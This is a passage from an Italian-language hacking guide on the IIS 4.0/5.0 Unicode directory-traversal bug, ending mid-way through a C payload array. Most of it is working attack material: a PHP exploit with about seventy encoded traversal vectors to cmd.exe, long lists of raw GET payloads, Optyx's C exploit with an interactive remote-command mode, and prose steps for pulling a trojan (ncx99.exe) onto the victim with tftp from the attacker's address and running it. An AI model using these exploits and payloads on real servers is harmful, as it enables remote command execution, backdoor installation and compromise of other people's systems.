                 $vector_ataque[47]="/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+";

$vector_ataque[48]="/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+
";

$vector_ataque[49]="/_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?
/c+";
                 $vector_ataque[50]="/scripts/..%c0%af../winnt/system32/cmd.exe?/c+";
                 $vector_ataque[51]="/scripts..%c1%9c../winnt/system32/cmd.exe?/c+";
                 $vector_ataque[52]="/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+";
                 $vector_ataque[53]="/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+";
                 $vector_ataque[54]="/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+";
                 $vector_ataque[55]="/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+";
                 $vector_ataque[56]="/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+";
                 $vector_ataque[57]="/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+";
                 $vector_ataque[58]="/scripts/..%c1%af../winnt/system32/cmd.exe?/c+";

$vector_ataque[59]="/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+";

$vector_ataque[60]="/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+";
```

```
$vector_ataque[61]="/scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+";

$vector_ataque[62]="/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+";

$vector_ataque[63]="/msadc/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/sy
stem32/cmd.exe\?/c+";
                 $vector_ataque[64]="/cgi-
bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+";

$vector_ataque[65]="/samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32
/cmd.exe?/c+";

$vector_ataque[66]="/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system
32/cmd.exe?/c+";

$vector_ataque[67]="/_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system3
2/cmd.exe?/c+";

$vector_ataque[68]="/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system3
2/cmd.exe?/c+";

$vector_ataque[69]="/adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system
32/cmd.exe?/c+";
         if(!isset($argv[1]))
         {
                   echo "\n\n---------------------------------------------------------
-----------\n";
                   echo "------------- (c) UNICODE exploit for IIS 5.0/4.0 by BoloTron
------\n";
                   echo "-------------------------------------------------------------
-------\n\n";
                   echo "Usage of the wicked device:\n";
                   echo $argv[0]." -t www.victim.vic\n";
                   echo $argv[0]." -t www.victim.vic -p proxy:port\n";
                   echo $argv[0]."  www.victim.vic comand variant_number\n";
                   echo $argv[0]." -p proxy:port www.victim.vic comand
variant_number\n";
                   echo "Options:\n";
                   echo "-t --> Test the vulnerability (Try known variants till find
the good one)\n";
                   echo "-p --> Attack through proxy\n";
                   echo "\nUse Mode:\n1) Test the host and get the variants number in
case vulnerability exists\n";
                   echo "2) Attack with command and variants number (optionaly you can
use proxy)\n";
                 echo "Note : When you specify a command with spaces, replace spaces
with low script  \"_\" \n";
                echo "and you must double the backslash \"\\\". \n
Example".$argv[0]." -p proxy.prx:3128 www.victima.com dir_c:\\\\inetpub 49\n";
                   echo "Thanks to An-tonio for the proxy support.\n";
                   echo "Bug discover by Anonymous Post.\n";
                   echo "TYPE ".$argv[0]." spanish, for Spanish help.\n";
         }
         else
         {
                   if($argv[1]=="spanish")
                   {
                echo "\n\n---------------------------------------------------------
--------\n";
                echo "------------- (c) Exploit UNICODE para IIS 5.0/4.0 por BoloTron
----\n";
                echo "-----------------------------------------------------------------
----\n\n";
                echo "Uso del artefacto maligno :\n";

                echo $argv[0]." -t www.victima.vic\n";
                echo $argv[0]." -t www.victima.vic -p proxy:puerto\n";
                echo $argv[0]."  www.victima.vic comando n°_de_variante\n";
                echo $argv[0]." -p proxy:port www.victima.vic comand
n°_de_variante\n";
                echo "Opciones:\n";
                echo "-t --> Testea la vulnerabilidad, prueba todas las variantes
hasta encontrar una buena.\n";
                echo "-p --> Ataque a traves de proxy\n";
                echo "\nModo de Empleo:\n1) Testear el host y anotar el numero de
variante en caso de ser vulnerable\n";
```

```
                echo "2) Atacar especificando comando y nº de variante (opcionalmente
puedes especificar un proxy)\n";
                echo "Nota : Cuando se especifica un comando en el que hay espacios
hay que sustituirlos por un guion bajo _ \n";
                echo "y las contrabarras hay que ponerlas dobles. \nEjemplo :
".$argv[0]." -p proxy.prx:3128 www.victima.com dir_c:\\\\inetpub 49\n";
                   echo "Gracias a An-tonio por sus indicaciones en el soporte
proxy.\n";
                   echo "Bug descubierto por aviso anonimo.\n";
                   exit;
                   }
                   if($argv[1]=="-t")
                   {
                            if ($argv[3]=="-p")
                            {
                        for($i=0;$i<70;$i++)
                        {
                                $prox=explode(":",$argv[4]);
                                $comando="dir+c:\\";
                                $fp = fsockopen($prox[0], $prox[1]);
                                if(!$fp)
                                {
                                        echo "Conection failed...\n";
                                }
                                else
                                {
                                        fputs($fp,"GET
http://".$argv[2]."".$vector_ataque[$i]."".$comando."; HTTP/1.0\n\n");
                                        echo "Trying variant number ".$i." ";
                                        while(!feof($fp))
                                        {
                                                $resul=$resul.fgets($fp,128);
                                        }
                                        if (ereg("<DIR>", $resul))
                                        {
                                                echo "-----> Vulnerable!!\n";
                                                exit;
                                        }
                                        else
                                        {
                                                echo "-----> NoT Vulnerable :(\n";
                                        }

                                }
                                fclose($fp);
                            }
                            }
                            else
                            {
                            for($i=0;$i<70;$i++)
                            {
                                      $port=80;
                            $comando="dir+c:\\";
                            $fp = fsockopen($argv[2], $port);
                            if(!$fp)
                            {
                                    echo "Conection failed...\n";
                            }
                            else
                            {
                                    fputs($fp,"GET ".$vector_ataque[$i]."".$comando."
HTTP/1.0\n\n");
                                               echo "Trying variant number ".$i." ";
                                    while(!feof($fp))
                                    {
                                            $resul=$resul.fgets($fp,128);
                                    }
                                               if (ereg("<DIR>", $resul))
                                               {
                                                        echo "-----> vulnerable!!\n";
                                                        exit;
                                               }
                                               else
                                               {
                                                        echo "-----> No Vulnerable
:(\n";
                                               }
```

```
                              }
                              fclose($fp);
                              }
                              }
                    }
                    else
                    {
                              if($argv[1]=="-p")
                              {
                                  $prox=explode(":",$argv[2]);
                                        $port=$prox[1];
                                  $comando=ereg_replace("_","+",$argv[4]);
                                  $fp = fsockopen($prox[0], $port);

                                  if(!$fp)
                                  {
                                          echo "Conection failed.\n";
                                  }
                                  else
                                  {
                                          fputs($fp,"GET
http://".$argv[3]."".$vector_ataque[$argv[5]]."".$comando."; HTTP/1.0\n\n");
                                          while(!feof($fp))
                                          {
                                                  echo fgets($fp,128);
                                          }
                                  }
                                  fclose($fp);

                              }
                              else
                              {
                                        $port=80;
                                        $comando=ereg_replace("_","+",$argv[2]);
                                        $fp = fsockopen($argv[1], $port);
                                        if(!$fp)
                                        {
                                                  echo "Conection failed.\n";
                                        }
                                        else
                                        {
                                                  fputs($fp,"GET
".$vector_ataque[$argv[3]]."".$comando." HTTP/1.0\n\n");
                                                  while(!feof($fp))
                                                  {
                                                            echo fgets($fp,128);
                                                  }
                                        }
                                        fclose($fp);
                              }
                    }



          }
?>
```

(129) Alcune variazioni legate all'UNICODE BUG possono essere visualizzate neidump che seguono :

```
(130) GET
/msadc/....../....../....../winnt/system32/cmd.exe?/c+dir+c:
```

Se questo funziona potrete vedere :

```
Directory of c:\

11/26/00  12:34p                     0 AUTOEXEC.BAT
11/26/00  06:57p                   322 boot.ini
11/26/00  12:34p                     0 CONFIG.SYS
12/07/00  03:30p        <DIR>          InetPub
12/07/00  03:12p        <DIR>          Multimedia Files
```

```
(131)  12/20/00  05:13p            78,643,200 pagefile.sys
12/21/00  08:59p        <DIR>          Program Files
12/21/00  08:59p        <DIR>          TEMP
12/20/00  05:14p        <DIR>          WINNT
               9 File(s)     78,643,522 bytes
                          1,779,191,808 bytes free
```

é possibile anche provare direttamente da BROWSER imbastire comandi del tipo :

```
http://address.of.iis5.system/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\
```

Il fatto di riuscire a vedere come IIS interpreta i caratteri è possibile farlo andando a vedere il file di LOG.
Un esempio potrebbe essere:

```
11:21:01 212.36.0.230 - 172.17.1.4 GET
/msadc/..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c
+"dir%20c:\" 200 80 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0) -
11:21:15 212.36.0.230 - 172.17.1.4 GET
/msadc/..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c
+"dir%20c:\winnt\system32\logfiles\" 200 80
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0) -
11:21:24 212.36.0.230 - 172.17.1.4 GET
/msadc/..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c
+"dir%20c:\winnt\system32\logfiles\W3SVC1\" 200 80
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0) -
11:21:42 212.36.0.230 - 172.17.1.4 GET
/msadc/..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c
+"type%20c:\winnt\system32\logfiles\W3SVC1\ex001210.log" 502 80
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0) –
```

(132) Usando la classe che incapsula le funzioni WINSOCK potremmo scrivere un altro programma simile a quello scritto prima in PHP che prova a creare un messaggio di testo sul sistema remoto usando le seguenti stringhe di prova.

```
GET /msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /msadc/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /msadc/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /msadc/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%255c..%255cwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%255c..%255cwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /msadc/..%%35c../..%%35c../..%%35c../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /msadc/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /msadc/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /MSADC/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /MSADC/..%%35c..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /MSADC/..%%35%63..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /MSADC/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /_vti_bin/..%%35c..%%35c..%%35c..%%35c..%%35c../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /_vti_bin/..%%35%63..%%35%63..%%35%63..%%35%63..%%35%63../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /_vti_bin/..%25%35%63..%25%35%63..%25%35%63..%25%35%63..%25%35%63..
/winnt/system32/cmd.exe?/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
```

```
GET /PBServer/..%255c..%255c..%255cwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /PBServer/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /PBServer/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /PBServer/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /Rpc/..%255c..%255c..%255cwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /Rpc/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /Rpc/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /Rpc/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /_vti_bin/..%%35c..%%35c..%%35c..%%35c..%%35c../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /_vti_bin/..%%35%63..%%35%63..%%35%63..%%35%63..%%35%63../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /_vti_bin/..%25%35%63..%25%35%63..%25%35%63..%25%35%63..%25%35%63..
/winnt/system32/cmd.exe?/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /samples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /cgi-bin/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /iisadmpwd/..%252f..%252f..%252f..%252f..%252f..%252fwinnt
/system32/cmd.exe?/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /_vti_cnf/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /adsamples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%C1%1C..%C1%1C..%C1%1C..%C1%1Cwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%C1%9C..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?
/c+/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%C0%AF..%C0%AF..%C0%AF..%C0%AFwinnt/system32/cmd.exe?
/c+/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?
/c+/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%255c..%255cwinnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%c0%9v../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%c0%af../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%c0%qf../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%c1%8s../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%c1%pc../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%c0%af../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts..%c1%9c../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%c1%pc../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%c0%9v../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%c0%qf../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%c1%8s../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?
```

```
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%c1%af../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%e0%80%af../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%f0%80%80%af../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /msadc/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt
/system32/cmd.exe\?/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
GET /adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?
/c+echo+test+message+>+test.msg\nHTTP/1.0\n\n
```

In ogni caso in relazione all' UNICODE BUGS esiste una definizione di stringa standard definita su http://www.securityfocus.com e precisamente :

```
http://target/scripts/..%c1%1c../path/file.ext
```

Ricordiamoci sempre che le configurazioni dei sistemi potrebbero essere differenti per cui spesso è necessario provare diverse soluzioni prima di individuare quella giusta.
Usando la definizione standard di prima sono esempi che richiedono la directory su un sistema :

```
http://target/scripts/..%c1%1c../winnt/syst                    em32/cmd.exe?/c+dir
http://target/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir
http://target/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
http://target/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir
http://target/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir
http://target/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir

cmd.exe?/c+dir
```

Nel caso dell'UNICODE BUGS il fatto di riportare più esempi può essere particolarmente utile a chi non dispone ancora di una certa esperienza per cui l'uso di questo metodo lo porterebbe ad usare solo gli esempi riportati.
Precedentemente abbiamo detto che grazie a tftp potevamo installare un ROOTKIT sul sistema remoto al fine di riuscire ad aprire una shell.
In ogni caso potremmo installare qualsiasi trojan trovabile sulla rete.
Negli esempi di prima abbiamo visto direttamente il modo di formulare il comando TFTP senza vederlo come questo sarebbe stato possibile lanciarlo da prompt di comando.
Il comando per il trasferimento di un trojan potrebbe essere :

```
tftp.exe -i xxx.xxx.xxx.xxx GET ncx99.exe
```

dove chiaramente xxx.xxx.xxx.xxx è l'IP con cui ci si vuole connettere dal sistema remoto ovvero ilo nostro.
Abbiamo detto che la difficoltà di utilizzo di questo bugs sta nel fatto di riuscire ad individuare qual è il percorso della directory BIN relativa al settaggio del nostro sistema.
Negli esempi di prima abbiamo dato per scontato che questa fosse appunto SCRIPTS.
Volendo generalizzare il comando potremmo riportarlo con :

```
GET /[bin-dir]/..%c0%af../winnt/system32/tftp.exe+"-i"+xxx.xxx.xxx.xxx+GET+ncx99.exe+c:\winnt\system32\ncx99.exe
```

Tramite TELNET oppure

```
http:://sito/[bin-dir]/..%c0%af../winnt/system32/tftp.exe+"-
i"+xxx.xxx.xxx.xxx+GET+ncx99.exe+c:\winnt\system32\ncx99.exe
```

Una volta trasferito il trojan potremmo mandarlo in esecuzione con il comando :

```
GET /[bin-dir]/..%c0%af../winnt/system32/ncx99.exe
```

Sempre come TELNET oppure come http da browser :

```
http://sito/[bin-dir]/..%c0%af../winnt/system32/ncx99.exe
```

I comandi che possono essere specificati potrebbero avere finalità differenti come ad esempio quelli che seguono.

1) Copiare da "..\..\winnt\system32\cmd.exe " a "..\..\interpub\scripts\cmd1.exe"

```
http://site/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+copy+..\..\w
innt\system32\cmd.exe+cmd1.exe
```

IIS restituisce :

```
"CGI Error
The specified CGI application misbehaved by not returning a complete
set of HTTP headers.
The headers it did return are:


1 file(s) copied."
```

2) Eseguire "cmd1.exe /c echo abc >aaa & dir & type aaa "

```
http://site/scripts/..%c1%9c../inetpub/scripts/cmd1.exe?/c+echo+abc+>
aaa&dir&type+aaa
```

IIS restituisce:

```
" Directory of c:\inetpub\scripts

10/25/2000 03:48p

      .
      10/25/2000 03:48p
            ..
            10/25/2000 03:51p 6 aaa
            12/07/1999 05:00a 236,304 cmd1.exe
            ..
            abc
            "
```

L’exploit rilasciato da Optyx è il seguente :

```
/*************************************************************************\
**                                                                       **
**    Microsoft IIS 4.0/5.0 Extended UNICODE Directory Traversal Exploit    **
**      proof of theory exploit cuz it's wednesday and i'm on the couch     **
**                                                                       **
**       brought to you by the letter B, the number 7, optyx, and t12       **
**          optyx - <optyx@uberhax0r.net optyx@newhackcity.net>             **
**          t12 - <t12@uberhax0r.net>                                      **
**                                                                       **
**     greetz go out to aempirei, a gun toatin' gangstah' hustler' player   **
**     motherfucker who isn't with us anymore, miah, who's GTA2 game was   **
**     was most entertaining tonight, Cathy, who provided the trippy light  **
**     to stare at, and to KT, for providing me with hours of decent        **
**     conversation.                                                       **
**                                                                       **
\*************************************************************************/

#include <stdio.h>
#include <netdb.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
#include <errno.h>
#include <fcntl.h>

void usage(void)
{
 fprintf(stderr, "usage: ./iis-zank <-t target> <-c 'command' or -i>");
 fprintf(stderr, " [-p port] [-o timeout]\n");
 exit(-1);
}

int main(int argc, char **argv)
{
 int i, j;
 int port=80;
 int timeout=3;
 int interactive=0;
 char temp[1];
 char host[512]="";
 char cmd[1024]="";
 char request[8192]="GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+";
 struct hostent *he;
 struct sockaddr_in s_addr;

 printf("iis-zank_bread_chafer_8000_super_alpha_hyper_pickle.c\n");
 printf("by optyx and t12\n");

 for(i=0;i<argc;i++)
       { if(argv[i][0] == '-') {
                for(j=1;j<strlen(argv[i]);j++)
                      {
                       switch(argv[i][j])
                             {
                              case 't':
                                    strncpy(host, argv[i+1], sizeof(host));
                                    break;
                              case 'c':
                                    strncpy(cmd, argv[i+1], sizeof(cmd));
                                    break;
                              case 'h':
                                    usage();
                                    break;
                              case 'o':
                                    timeout=atoi(argv[i+1]);
                                    break;
                              case 'p':
                                    port=atoi(argv[i+1]);
                                    break;
                              case 'i':
                                    interactive=1;
                                    break;
                              default:
```

```
                              break;
                             }
                      }
               }
        }

if(!strcmp(host, ""))
        {
         fprintf(stderr, "specify target host\n");
         usage();
        }

if(!strcmp(cmd, "") && !interactive)
        {
         fprintf(stderr, "specify command to execute\n");
         usage();
        }

printf("]- Target - %s:%d\n", host, port);
if(!interactive)
         printf("]- Command - %s\n", cmd);
printf("]- Timeout - %d seconds\n", timeout);
if((he=gethostbyname(host)) == NULL)
        {
         fprintf(stderr, "invalid target\n");
         usage();
        }

do
        {

         if(interactive)
                {
                 cmd[0]=0;
                 printf("\nC> ");
                 if(fgets(cmd, sizeof(cmd), stdin) == NULL)
                        fprintf(stderr, "gets() error\n");
                 cmd[strlen(cmd)-1]='\0';
                 if(!strcmp("exit", cmd))
                        exit(-1);
                }

         for(i=0;i<strlen(cmd);i++)
                {
                 if(cmd[i]==' ')
                      cmd[i]='+';
                }

         strncpy(request,
                  "GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+",
                  sizeof(request));
         strncat(request, cmd, sizeof(request) - strlen(request));
         strncat(request, "\n", sizeof(request) - strlen(request));

         s_addr.sin_family = PF_INET;
         s_addr.sin_port = htons(port);
         memcpy((char *) &s_addr.sin_addr, (char *) he->h_addr,
               sizeof(s_addr.sin_addr));

         if((i=socket(PF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
                {
                 fprintf(stderr, "cannot create socket\n");
                 exit(-1);
                }

         alarm(timeout);
         j = connect(i, (struct sockaddr *) &s_addr, sizeof(s_addr));
         alarm(0);

         if(j==-1)
                {
                 fprintf(stderr, "cannot connect to %s\n", host);
                 exit(-1);
                 close(i);
                }

         if(!interactive)
```

```
                printf("]- Sending request: %s\n", request);

        send(i, request, strlen(request), 0);

        if(!interactive)
                printf("]- Getting results\n");

        while(recv(i,temp,1, 0)>0)
               {
                alarm(timeout);
                printf("%c", temp[0]);
                alarm(0);
               }

 }
 while(interactive);

  close(i);
  return 0;
}
```

Ilo seguente exploits invece è adatto ai sistemi Unix basandosi sulle normali funzioni della libreria socket.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <unistd.h>
#include <fcntl.h>

#define SEND   100000
#define RECIVE            1000000


char *str_replace(char *rep, char *orig, char *string)
{
int len=strlen(orig);
char buf[SEND]="";
char *pt=strstr(string,orig);

strncpy(buf,string, pt-string );
strcat(buf,rep);
strcat(buf,pt+strlen(orig));
strcpy(string,buf);
return string;
}

/****************************************************************************/

int main(int argc,char *argv[])
{
int sockfd, numbytes;
char recv_buf[RECIVE];
int i;
int port;
```

```
char *uni[]={
        "..%c0%af..",
        "..%c0%af../..%c0%af../..%c0%af..",
        "..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..",

        "..%c1%1c..",
        "..%c1%1c../..%c1%1c../..%c1%1c..",
        "..%c1%1c..%c1%1c..%c1%1c..%c1%1c..%c1%1c..",

        "..%252f..",
        "..%252f../..%252f../..%252f..",
        "..%252f..%252f..%252f..%252f..%252f..",

        "..%252e..",
        ".%252e..",
        "..%252e../..%252e../..%252e..",
        "..%252e..%252e..%252e..%252e..%252e..",

        "..%c0%9v..",
        "..%c0%9v../..%c0%9v../..%c0%9v..",
        "..%c0%9v..%c0%9v..%c0%9v..%c0%9v..%c0%9v..",

        "..%c0%qf..",
        "..%c0%qf../..%c0%qf../..%c0%qf..",
        "..%c0%qf..%c0%qf..%c0%qf..%c0%qf..%c0%qf..",

             "..%c1%8s..",
        "..%c1%8s../..%c1%8s../..%c1%8s..",
        "..%c1%8s..%c1%8s..%c1%8s..%c1%8s..%c1%8s..",

        "..%c1%9c..",
        "..%c1%9c../..%c1%9c../..%c1%9c..",
        "..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c..",

        "..%c1%pc..",
        "..%c1%pc../..%c1%pc../..%c1%pc..",
        "..%c1%pc..%c1%pc..%c1%pc..%c1%pc..%c1%pc..",

        "..%255c..",
        "..%255c../..%255c../..%255c..",
        "..%255c..%255c..%255c..%255c..%255c..",

        "..%5c..",
        "..%5c../..%5c../..%5c..",
        "..%5c..%5c..%5c..%5c..%5c..",

        "..%%35c..",
        "..%%35c../..%%35c../..%%35c..",
        "..%%35c../..%%35c../..%%35c",                  //last news
        "..%%35c..%%35c..%%35c..%%35c..%%35c..",

